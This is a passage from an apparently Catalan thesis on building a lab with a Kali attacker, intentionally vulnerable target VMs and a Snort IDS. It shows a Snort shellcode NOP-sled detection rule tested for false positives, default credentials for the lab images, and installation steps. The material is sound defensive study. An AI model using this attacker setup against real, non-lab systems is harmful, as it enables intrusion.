5.3.5 Falsos positius

Com hem indicat, la descàrrega d'arxius que continguin els 25 caràcters consecutius "C" generarà un fals positiu d'aquesta regla. Anem a comprovar-ho. Per fer-ho hem habilitat en la màquina Windows XP un servei ftp, i hem copiat en la carpeta arrel de l'usuari FTP, un arxiu que contenia la pròpia regla SNORT:

community.rules:alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-SHELLCODE x86 inc ebx NOOP"; content:"CCCCCCCCCCCCCCCCCCCCCCCC"; metadata:ruleset community; classtype:shellcode-detect; sid:1390; rev:11;)

Atès que la regla SNORT busca la cadena "CCCCCCCCCCCCCCCCCCCCCCCC" dins el cos del paquet, en detectar el pas del fitxer de seguida Snort en genera el fals positiu, tal com podem veure en la figura següent, en què s'ha detectat primer un error d'identificació al ftp, regla amb ID 491, i seguidament es detecta la transferència de l'arxiu via ftp que genera el fals positiu.

ID	< Firma >	< Marca de tiempo >	< Dirección Origen >	< Dirección Dest >
#0-(2-95)	[snort] Snort Alert [1:1390:14]	2015-05-22 23:38:01	192.168.1.254:61744	192.168.10.4:50321
#1-(2-94)	[snort] Snort Alert [1:491:15]	2015-05-22 23:37:21	192.168.10.4:21	192.168.1.254:61731

Figura 5-29. Registre a Snort del fals positiu

Per tant veiem que el soroll que pot arribar a provocar aquesta regla pot ser notori, i fins i tot a complicar-nos l'administració. Atès que al generar l'exploit tenim l'opció de modificar el port, tampoc podem delimitar la regla per aquí, tot i que en algunes webs hem vist que una opció pot ser no revisar la regla en els ports de navegació, però no creiem que sigui un gran avanç.

5.3.6 Solució

Com hem vist, Snort pot tenir problemes amb certs atacs atès el nombre de falsos positius que pot arribar a generar com és el cas de la regla que estem tractant. En aquest cas, tenim altres opcions per enfrontar-nos a aquest tipus d'atacs, tot i que ja hauran aconseguit sobrepassar el nostre perímetre. Ens referim als antivirus.

En aquest cas, i en molts altres seran els antivirus els que ens podran protegir dels atacs. Serà necessari per tant tenir-los correctament actualitzats per tal que reconeguin la signatura que identifiqui els nous atacs. Com podem veure en la següent imatge, hem intentat copiar el fitxer en una màquina on tenim correctament configurat l'antivirus i aquest ràpidament ens ha alertat que el fitxer que intentem copiar conté un virus.



Figura 5-30. Detecció atac per mitja d'antivirus

Conclusions

Finalitzat el projecte, i mirant enrere tot el camí realitzat, penso que s'han complert amb escreix els objectius que es plantejaven al seu inici. S'ha aconseguit adquirir uns coneixements suficients per poder construir un entorn de laboratori que ha permès portar a terme la realització d'atacs a entorns intencionadament vulnerables, per després analitzar aquest atacs i el comportament d'Snort en la detecció d'aquest atacs.

Inicialment es preveia muntar un entorn de laboratori més petit, però a mesura que anàvem recollint informació vàrem pensar en poder tractar vulnerabilitats en diferents entorns i fins i tot en diferents sistemes operatius, per tal poder estudiar si el comportament en uns o altres era diferent i si el tractament posterior també variava. Aquesta diversificació ens ha portat a poder tractar moltes vulnerabilitats, i molt variades, tot i que en aquest treball només es presentin 3.

D'aquestes 3 vulnerabilitats, i com hem comentat d'alguna més també, hem realitzat tant l'explotació de la vulnerabilitat, com l'anàlisi del procés d'atac, identificant el patró d'atac i analitzant al detall cadascuna de les regles que les identifiquen. Hem pogut observar que algunes de les regles són realment complexes, i que necessiten de patrons força elaborats per poder realitzar una detecció encertada, i sobretot lliure de falsos positius. També em vist per contra, que existeixen regles que només permeten patrons de detecció molt simples, i que en alguns casos poden comportar la generació de falsos positius, tal i com hem vist en un dels casos analitzats.

Aquest treball amb les 3 vulnerabilitats, i amb totes les que hem vist però que no han quedat reflectides en aquest treball, així com la consulta de molta documentació, ens permès fer-nos una idea de que actualment el ritme de generació de regles Snort per a la detecció de vulnerabilitats, és proporcional a la rapidesa amb que apareixen nous exploits o vectors d'atac. Com ja hem comentat en més d'un punt del document, trobar una vulnerabilitat que no disposes d'una regla Snort que l'identifiqués, era una tasca gairebé impossible. Aquest fet ens fa recapacitar de l'enorme importància que tenen els sistemes de detecció d'intrusos, i del gran esforç que en aquest cas fa la comunitat Snort per tal de mantenir al dia els nostres sistemes, lliurant noves versions dels fitxers de regles de manera continuada. Cal agrair enormement l'esforç de totes les persones implicades en la comunitat, per la seva contribució desinteressada i possiblement a vegades poc reconeguda.

També és cert, que si ho mirem des del prisma del nombre de vulnerabilitats que es detecten a diari, és una dada força preocupant, degut al gran nombre que apareixen i veiem que avui en dia pot ser quasi un miracle que els nostres sistemes no estiguin afectats, o fins i tot pot ser que ho estiguin, i des de fa molt de temps, i no ens haguem ni assabentat. Aquí és on entraria un aspecte de gran importància com és el fet de mantenir els sistemes completament actualitzats i amb programari suportat.

Resumint, aquest projecte ens ha permès adonar-nos de la situació crítica que tenim avui en dia en el terreny de la seguretat informàtica. L'aparició constant de noves vulnerabilitats, ens

comporta la necessitat de mantenir els nostres sistemes al dia de pegats, a última versió de sistema operatiu o de programari de servei, a disposar dels millors antivirus, sistemes de còpies de seguretat, en una tasca que normalment no és veu, i que és molt poc valorada dins de les organitzacions, però que com veiem és vital per la bona salut dels nostres sistemes informàtics. I en aquest sentit, els sistemes de detecció d'intrusos, són una eina bàsica per alertar-nos de possibles accions sospitoses o possibles atacs que puguem estar sofrint, i ens ha de permetre poder reaccionar a temps enfront a les possibles accions malicioses, i pels que treballem en aquest sector, poder dormir, encara que sigui, una mica més tranquils.

Referències bibliogràfiques

1. Snort. *Web oficial Snort.* [En línia] [Data: 8 / març / 2015.] https://www.snort.org/.

2. WireShark. [En línia] [Data: 10 / març / 2015.] https://www.wireshark.org/.

3. Nessus. [En línia] [Data: 10 / març / 2015.] http://www.tenable.com/products/nessus-vulnerability-scanner.

4. Nmap. [En línia] [Data: 10 / març / 2015.] http://nmap.org/.

5. Metasploit. [En línia] [Data: 10 / març / 2015.] http://www.metasploit.com/.

6. Kali Linux. [En línia] [Data: 10 / març / 2015.] https://www.kali.org/.

7. Metasploitable 2. [En línia] [Data: 12 / març / 2015.] https://community.rapid7.com/docs/DOC-1875.

8. Owasp Broken Web. [En línia] [Data: 12 / març / 2015.] https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project.

9. De-ICE. *Hackingdojo.* [En línia] [Data: 17 / març / 2015.] http://hackingdojo.com/.

10. Distribucions vulnerables. [En línia] [Data: 16 / març / 2015.] https://www.vulnhub.com/.

11. OpenVas. [En línia] [Data: 22 / març / 2015.] http://www.openvas.org/.

12. BackTrack. [En línia] [Data: 18 / març / 2015.] http://www.backtrack-linux.org/downloads/.

13. Distribucions vulnerables 2. [En línia] [Data: 17 / març / 2015.] http://www.reddit.com/r/hacking/comments/256g7l/penetration_test_laboratories_vulnerable_vms_web/.

14. Distribucions vulnerables 3. [En línia] [Data: 17 / març / 2015.] http://www.dragonjar.org/aplicaciones-web-vulnerables.xhtml.

15. Distribucions vulnerables 4. [En línia] [Data: 17 / març / 2015.] http://security.stackexchange.com/questions/57950/hackable-linux-distributions.

16. Iptables. [En línia] [Data: 16 / març / 2015.] http://www.netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html.

17. Martin Roesch. *Wikipedia.* [En línia] [Data: 06 / abril / 2015.] http://en.wikipedia.org/wiki/Martin_Roesch.

18. Snort Documentació Oficial. *Documentació Oficial.* [En línia] [Data: 17 / març / 2015.] https://www.snort.org/documents.

19. Writing Snort Rules. [En línia] [Data: 17 / març / 2015.] http://manual.snort.org/node27.html..

20. VMware . [En línia] [Data: 17 / març / 2015.] http://www.vmware.com/.

21. Offensive Security. [En línia] [Data: 17 / març / 2015.] https://www.offensive-security.com/.

22. Debian. [En línia] [Data: 22 / març / 2015.] https://www.debian.org/index.en.html.

23. SPI. [En línia] [Data: 30 / març / 2015.] http://www.spi-inc.org/.

24. **Lifka.** Comandes bàsiques de Metasploit. *El blog de Lifka.* [En línia] [Data: 10 / març / 2015.] https://lifkablog.wordpress.com/2014/07/26/comandos-basicos-de-metasploit/.

25. Tutorial de Metasploit Framework. [En línia] http://www.offensive-security.com/metasploit-unleashed/Introduction.

26. Armitage. [En línia] [Data: 24 / abril / 2015.] http://www.fastandeasyhacking.com/.

27. Creació d'un exploit per a Windows 7. [En línia] [Data: 15 / maig / 2015.] http://www.hacking-tutorial.com/hacking-tutorial/create-simple-exploit-using-metasploit-to-hack-windows-7/#sthash.zAQiypXs.cSFqYfUU.dpbs.

28. Msfpayload. Creació d'un shellcode amb Metasploit. [En línia] [Data: 26 / maig / 2015.] http://www.offensive-security.com/metasploit-unleashed/Msfpayload.

29. Codi exploit Apache PHP-CGI Remote . [En línia] [Data: 27 / maig / 2015.] https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/php_cgi_arg_injection.rb#L2.

30. Determination of the default state for a Sourcefire provided rule in an intrusion policy. *CISCO.* [En línia] [Data: 27 / maig / 2015.] http://www.cisco.com/c/en/us/support/docs/security/firesight-management-center/117891-config-firewall-00.html.

31. Shell is coming. [En línia] [Data: 16 / Maig / 2015.] http://www.shelliscoming.com/2014/07/ip-knock-shellcode-spoofed-ip-as.html.

32. Exploit Database. *Codi exploit TikiWiki tiki-graph_formula Remote PHP.* [En línia] [Data: 16 / maig / 2015.] https://www.exploit-db.com/exploits/16911/.

33. FCIV. [En línia] [Data: 23 / març / 2015.] https://support.microsoft.com/es-es/kb/889768/es.

34. Manual instal·lació Kali Linux. *Web Kali Linux.* [En línia] [Data: 24 / març / 2015.] http://docs.kali.org/installation/kali-linux-hard-disk-install.

35. Forum de Kali Linux. *Web Kali Linux.* [En línia] [Data: 24 / març / 2015.] http://forums.kali.org/.

36. Instal·lació de Nessus. *Web oficial Tenable.* [En línia] [Data: 27 / març / 2015.] http://static.tenable.com/documentation/nessus_5.2_installation_guide_ES.pdf.

37. Descarregar Nessus. *Web oficial Tenable.* [En línia] [Data: 26 / març / 2015.] http://www.tenable.com/products/nessus/select-your-operating-system.

38. Descarrega Metasploitable 2. *Web sourceforge.* [En línia] [Data: 28 / març / 2015.] http://sourceforge.net/projects/metasploitable/files/Metasploitable2/ .

39. Descarrega Owasp Broken Web. *Sourceforge.net.* [En línia] http://sourceforge.net/projects/owaspbwa/.

40. **Escorihuela, Joan.** Instal·lació Snort + Snorby. *Tu propio IDS con Snort y Snorby en Linux Debian 7.* [En línia] [Data: 5 / abril / 2015.] http://www.joanemarti.com/tu-propio-ids-con-snort-y-snorby-en-linux-debian-7/.

41. Base. *Basic Analysis and Security Engine.* [En línia] [Data: 4 / abril / 2015.] http://base.professionallyevil.com/.

42. **Weir, Jason.** Building a Debian\Snort based IDS. [En línia] [Data: 4 / abril / 2015.] https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/049/original/Debian___Snort_based_Intrusion_Detection_System.pdf?.

43. Bundler. [En línia] [Data: 06 / abril / 2015.] http://bundler.io/.

44. Mòdul 2 de la documentació de l'assignatura Seguretat en Xarxes del Postgrau de seguretat en xarxes i sistemes.

Annexes

Annex 1 - Instal·lació equip atacant - Kali Linux

El procés d'instal·lació i configuració de l'entorn Kali Linux, que utilitzarem com a equip atacant, és relativament senzill. Des de la pròpia web de Kali Linux (6), a la secció downloads, hem descarregat la ISO. Per validar-ne la integritat de l'arxiu descarregat, hem utilitzat la utilitat FCIV (33), que permet validar el valor Hash de l'arxiu descarregat. Aquesta acció la realitzarem en la majoria de descarregues tot i que no ho indiquem en la resta del document. Una vegada descarregada i validada la ISO, hem creat la màquina virtual al nostre entorn VMware, i hem seguit el manual d'instal·lació (34), respectant les recomanacions que es proposen per la configuració dels discos, memòria... El que si que hem modificat ha estat la configuració a VMware de la targeta de xarxa, indicant-ne el tipus Bridge, de manera que VMware ja la connecta directament a la nostra xarxa LAN (recordem que simulem una xarxa externa, idealment Internet). Per fer la instal·lació hem escollit el mode gràfic, tal com es mostra en la imatge, i hem seguit el procediment indicat en l'enllaç anterior.



Figura 0-1. Instal•lació Kali Linux

Finalitzada la instal·lació, procedim a configurar els paràmetres de xarxa, modificant l'arxiu /etc/network/interfaces, i aplicant la configuració que es veu en la imatge. Per últim hem modificat el fitxer /etc/resolv.conf, on hem especificat els DNS que ens proporciona el nostre proveïdor de serveis de connectivitat a Internet.

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.1.52
        network 192.168.1.0
        netmask 255.255.255.0
        broadcast 192.168.1.255
        gateway 192.168.1.1
```

Figura 0-2. Configuració Xarxa Kali

També ens caldrà afegir una ruta estàtica per poder arribar a la xarxa on tindrem el nostre equip objectiu. Per fer-ho executarem la següent comanda:

```
# route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.1.100 dev eth0
```

Per finalitzar, indicar que disposem d'accés al fòrum oficial de Kali Linux (35).

Annex 2 - Instal·lació programari Nessus

Sobre l'equip anterior, la distribució Kali Linux, hem procedit a fer la instal·lació de l'escàner de vulnerabilitats Nessus, de manera que en una mateixa màquina disposarem de totes les eines per poder realitzar totes les tasques relacionades amb l'escaneig i aprofitament de les vulnerabilitats.

Per fer la instal·lació seguim les següents passes, explicades en detall en el document d'instal·lació de la web de Tenable (36):

- Descarreguem Nessus des de la web de Tenable (37), on escollim la versió *Nessus Home* que és la única gratuïta. En el nostre cas ho hem fet des de l'entorn gràfic.
- Una vegada descarregat, executem la següent comanda per fer la instal·lació:

```
# dpkg -i Nessus-6.3.3-debian6_i386.deb
```

- Feta la primera part de la instal·lació del paquet descarregat, executem la comanda següent per continuar el procés d'instal·lació de Nessus:

```
Processing the Nessus plugins...
[##################################################]

All plugins loaded (1sec)

 - You can start nessusd by typing /etc/init.d/nessusd start
 - Then go to https://kali01:8834/ to configure your scanner
```

Figura 0-3. Arrancada de Nessus

```
# /etc/init.d/nessusd start
```

- Seguidament connectem via navegador al servei que ha quedat instal·lat en la nostra màquina https://192.168.1.52:8834 per finalitzar la instal·lació. Com veiem en les següents imatges ens demana que introduïm l'usuari i la contrasenya que utilitzarem.



Figura 0-5. Instal•lació Nessus



Figura 0-4. Sol•licitud de credencials instal•lació Nessus

- La següent pantalla ens demana un codi d'activació de plugins, que podem obtenir en l'enllaç http://www.tenable.com/products/nessus-home, i ens permet configurar paràmetres de proxy opcionals.
- Una vegada registrat rebrem un correu amb el codi que haurem d'activar en un termini inferior a les 24 hores.
- Seguidament, Nessus inicia la descarrega de plugins. Aquest procés triga uns quants minuts.



Figura 0-6. Codi activació Nessus



Figura 0-7. Descarrega plugins Nessus



Figura 0-8. Pantalla login Nessus

- Finalitzat el procés ja ens apareix la pantalla que permet autenticar-nos. Ingressem l'usuari i la paraula de pas que hem indicat abans, i ja som dins del sistema.

Annex 3 - Instal·lació equip enrutador i firewall

Pel muntatge d'aquest equip utilitzarem l'ultima distribució de Linux Debian disponible. En el moment de creació de l'entorn, la 7.8.0. El primer que fem és descarregar la ISO des de la web de Debian (22), i fer el muntatge de la ISO en una màquina virtual de VMware. Abans d'iniciar la

instal·lació, indicarem a VMware que la nostra màquina disposarà de 2 interfaces de xarxa configurades com es mostra en la imatge. La primera estarà connectada a la xarxa 192.168.1.0/24 i la segona a la xarxa 192.168.10.0/24. La resta de paràmetres de configuració els deixarem com ens proposa VMware per instal·lar una distribució de Debian 7.x.



Figura 0-9. Adaptadors xarxa enrutador

Configurat VMware, arranquem la màquina i escollim la instal·lació gràfica. El procés d'instal·lació comença demanant l'idioma, la regió d'instal·lació i l'idioma del teclat. Seguidament comença a copiar arxius, fins que ens demana la configuració de xarxa. La configuració de xarxa escollim fer-la manual, i configurem la IP per la primera interface de xarxa (eth0, la segona la farem una vegada instal·lada tota la màquina), on indiquem els valors de IP: 192.168.1.100, la mascara de xarxa 255.255.255.0 i el gateway 192.168.1.1, i la IP del servidor de noms que ens proporciona el nostre proveïdor de serveis d'internet. A continuació li indiquem si volem un domini, i passem a introduir la paraula de pas que tindrà l'usuari root. En el següent pas ens demana que creem un compte d'usuari diferent al de root, i que li definim una paraula de pas.



Figura 0-10. Instal·lació Debian

Introduïdes aquestes dades, el sistema continua amb la instal·lació/configuració demanant-nos la zona horària en la que ens trobem.

Configurats aquests paràmetres, ens demana com volem particionar l'espai de disc que li hem donat. En el nostre cas no ens complicarem gaire, al ser un entorn virtual, i farem una partició guiada, en que tot ho deixarem en la mateixa partició. Si fos un equip físic, crearíem diferents particions per tal d'optimitzar al màxim el rendiment del nostre sistema.

A partir d'aquí veiem una pantalla que ens indica que s'està instal·lant el sistema base. Seguidament ens pregunta si volem utilitzar una replica de xarxa per finalitzar la instal·lació de paquets Debian, al que respondrem que sí, i escollirem la replica que millor ens vagi. Després de descarregar i instal·lar el sistema bàsic, el procés d'instal·lació ens pregunta si volem instal·lar algun paquet addicional (web server, print server, SQL data base...) dels que seleccionarem només el SSH Server, per poder connectar remotament, i les utilitats estàndards del sistema.

Per acabar el procés d'instal·lació ens demana si volem instal·lar el carregador d'arrancat GRUB, al que respondrem que sí.

Arranquem el sistema, i anem a finalitzar la configuració de les interfaces de xarxa i l'enrutament entre elles. Per fer-ho, primerament configurem en l'arxiu /etc/network/interfases la segona targeta de xarxa (eth1), indicant els valors que es veuen en la imatge. Seguidament habilitem l'enrutament entre les xarxes 192.168.1.0/24 i la 192.168.10.0/24, modificant l'arxiu:

```
auto eth0
iface eth0 inet static
        address 192.168.1.100
        netmask 255.255.255.0
        network 192.168.1.0
        broadcast 192.168.1.255
        gateway 192.168.1.1

auto eth1
iface eth1 inet static
        address 192.168.10.1
        netmask 255.255.255.0
        network 192.168.10.0
        broadcast 192.168.10.255
        gateway 192.168.10.1
```
Figura 0-11. Configuració xarxa enrutador

```
# nano /etc/sysctl.conf
```

afegint o descomentant l'entrada net.ipv4.ip_forward=1. I modifiquem també l'arxiu següent:

```
#nano /proc/sys/net/ipv4/ip_forward
```

on haurem de substituir el valor 0 per 1.

Per últim modifiquem les rutes estàtiques per arribar a les dues xarxes amb les comandes següents:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
# route add -net 192.168.10.0 netmask 255.255.255.0 dev eth1
```

Pel que fa a iptables com a Firewall, de moment no configurem res, doncs això ho farem a mesura que ho necessitem per a l'anàlisi dels diferents atacs.

Annex 4 - Instal·lació equip objectiu 1 - Metasploitable 2



Figura 0-12. Configuració xarxa equip objectiu

La instal·lació d'aquest entorn és realment senzilla, doncs la distribució de l'entorn vulnerable ja ens proporciona un entorn complert distribuït en format ISO. Podem fer la descarrega per exemple de souceforge.net (38). Una vegada descarregada la ISO, només cal que la instal·lem sobre el nostre entorn VMware. En aquest punt una consideració. Per tal de respectar l'arquitectura del laboratori proposat, la targeta de xarxa la configurarem com a Host-Only[2], per tal que aquest equip objectiu pertanyi a la xarxa 192.168.10.0/24.

Una vegada configurats els paràmetres bàsics a VMware, engeguem la màquina i el sistema arrenca mostrant-nos la pantalla d'inici de Metasploitable 2. En aquesta pantalla ens identifiquem amb l'usuari msfadmin i la paraula de pas msfasmin, i procedim a finalitzar la instal·lació, modificant els paràmetres de xarxa de l'entorn vulnerable objectiu. Per fer-ho només hem de modificar dos arxius.

Figura 0-13. Pantalla accés Metasploitable

El primer és l'arxiu /etc/network/interfaces on introduirem la configuració de xarxa de l'equip: IP, identificació de la xarxa, direcció de broadcast i gateway, tal com es veu en la imatge. El segon arxiu és /etc/resolv.conf on afegim els DNS que ens proporcioni el nostre proveïdor de servei d'internet. Per especificar-lo afegim el text: nameserver [IP].

```
# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.10.3
        netmask 255.255.255.0
        network 192.168.10.0
        gateway 192.168.10.1
```

Figura 0-14. Configuració xarxa Metasploitable

Annex 5 - Instal·lació equip objectiu 2 - Owasp Broken Web

La instal·lació d'aquest entorn, al igual que l'anterior, és realment senzilla, doncs la distribució de l'entorn vulnerable ja ens proporciona un entorn complert distribuït en format ISO. Podem fer la

[2] A private network Shared with the host

descarrega per exemple de souceforge.net (39). Una vegada descarregada la ISO, només cal que la instal·lem sobre el nostre entorn VMware. Al igual que amb l'entorn anterior hem d'escollir en la configuració de xarxa de VMware que l'equip treballi en la xarxa 192.168.10.0/24.

Posem la màquina en marxa i veiem, que al igual que en el cas de Metasploitable 2, en el banner d'entrada se'ns indica l'usuari i la contrasenya per accedir-hi root/owaspbwa. Accedim amb aquest usuari i modifiquem la configuració de xarxa assignant-li en l'arxiu /etc/network/interfases la IP 192.168.10.2, i la resta de valors (identificació de la xarxa, direcció de broadcast i gateway) igual que hem fet amb l'equip anterior. Per últim modifiquem l'arxiu /etc/resolv.conf per afegir els DNS.

Annex 5 - Instal·lació equip objectiu 3 - Windows 7

Per l'equip Windows, tampoc hem hagut de dedicar-li gaires esforços atès que hem aprofitat un equip virtualitzat que tenim d'altres assignatures. En aquest cas, hem hagut de modificar la configuració de xarxa a nivell de VMware per indicar-li que aquest equip estarà en la xarxa virtual interna (igual que amb els dos equips anteriors), i una vegada engegat hem anat al centre de gestió de xarxa hi hem modificat els paràmetres IP, assignant-li la 192.168.10.4, i la resta de paràmetres (identificació de la xarxa, direcció de broadcast, gateway i DNS) que hem assignat els mateixos valors que en les dues màquines anteriors.

Annex 6 - Instal·lació equip detector d'intrusos i analitzador de tràfic.

Annex 6.1 - Instal·lació sistema operatiu i pre requeriments

Pel muntatge del sistema operatiu d'aquest entorn, utilitzarem el procediment que hem utilitzat i que està descrit en el procés de muntatge de l'equip enrutador i Firewall, amb l'única diferència que en aquest entorn només configurarem 1 interface de xarxa, enlloc de dues i que no configurarem l'enrutament entre xarxes, i que la interface de xarxa per aquesta màquina a nivell VMware la configurarem com Host-Only, per tal que aquest equip pertanyi a la xarxa 192.168.10.0/24.

Atès que el procediment per la instal·lació del sistema operatiu és quasi idèntic, no el repetirem, i ens centrarem en la instal·lació d'Snort i de Wireshark. Només comentar que la configuració de la targeta de xarxa a nivell de VMware l'haurem de fer com hem dit com a (Host-only), i que li assignarem els valors de xarxa (eth0) que es veuen en la imatge .

```
auto eth0
iface eth0 inet static
        address 192.168.10.10
        netmask 255.255.255.0
        network 192.168.10.0
        gateway 192.168.10.1
```

Figura 0-15. Configuració xarxa equip detector

Una vegada instal·lat el sistema operatiu, anem a per Snort i WireShark.
Indicar que abans de realitzar la instal·lació d'Snort hem intentat documentar-nos sobre com realitzar el procés d'instal·lació, i hem vist que una bona opció és instal·lar juntament amb Snort un SIEM, és a dir, un front-end que ens ajudi en l'anàlisi i la gestió d'alertes capturades per Snort. Hem avaluat un parell, Base i Snorby (40), i després d'instal·lar-los i testejar-los ens hem decantat per Base, doncs compleix amb els requeriments del que busquem, és senzill i en ajuda a consultar

la informació aspirada per Snort, a part també ens hem decantat per Base per un tema de rendiment. La solució Snort + Snorby pateix problemes de rendiment i és molt lenta, pel que entorpeix el procés d'anàlisi.

Base (41) és un SIEM per a la gestió d'alertes d'entorns IDS/IPS basats en sensors. Disposa d'una interface gràfica molt senzilla que permet una visualització fàcil i intuïtiva de les alertes generades, en el nostre cas per Snort.

Anem doncs a per la instal·lació de Snort amb Base i de totes les dependències que d'aquests programaris. Per la instal·lació seguirem el procediment d'instal·lació (42).

El primer que instal·larem serà Base, i per fer-ho haurem de començar instal·lant totes les seves dependències. Abans però actualitzarem el llistat de paquets del nostre repositoris amb:

```
# apt-get update
```

Seguidament afegirem el repositori Dotdeb.org. Per fer-ho editarem l'arxiu /etc/apt/sources.list i afegim

```
deb http://packages.dotdeb.org wheezy all
deb-src http://packages.dotdeb.org wheezy all
```

Per a poder accedir, necessitarem instal·lar el dotdeb GnuPG Key

```
# cd /usr/src && wget http://www.dotdeb.org/dotdeb.gpg
# cat dotdeb.gpg | apt-key add –
```

Configurat el nou repositori, instal·lem tots el paquets previs necessaris per l'entorn:

```
# apt-get update && apt-get -y install apache2 apache2-doc autoconf
automake bison ca-certificates ethtool flex g++ gcc gcc-4.4 libapache2-
mod-php5 libcrypt-ssleay-perl libmysqlclient-dev libnet1 libnet1-dev
libpcre3 libpcre3-dev libphp-adodb libssl-dev libtool libwww-perl make
mysql-client mysql-common mysql-server ntp php5-cli php5-gd php5-mysql
php-pear sendmail-bin sendmail sysstat usbmount
```

Durant el procés d'instal·lació dels paquets ens demana la contrasenya per l'usuari root de MySql Server (cal recordar-la per passos posteriors) i seguidament ens demana que la confirmem:



Figura 0-16. Contrasenya MySQL



Figura 0-17. Confirmació contrasenya MySQL

A continuació ens mostra el següent missatge:



Figura 0-18. Missatge instal·lació pre requeriments equip detector

Mostrat aquest missatge continua la instal·lació de la resta de paquets fins la seva finalització. Finalitzada la instal·lació, hem de deshabilitar el ”Large Receive Offload” i ”Generic Receive Offload” en la interfece recol·lectora, editant el fitxer */etc/rc.local* i afegint davant del “exit 0”

```
ethtool --offload eth1 rx off tx off ç
ethtool -K eth1 gso off
ethtool -K eth1 gro off
```

A continuació ens cal instal·lar els prerequisit de Snort: libpcap, libdnet i DAQ. Primer instal·lem libpcap:

```
# cd /usr/src && wget http://www.tcpdump.org/release/libpcap-
1.6.1.tar.gz
# tar -zxf libpcap-1.6.1.tar.gz && cd libpcap-1.6.1
# ./configure --prefix=/usr && make && make install
```

Segon instal·lem libdnet:

```
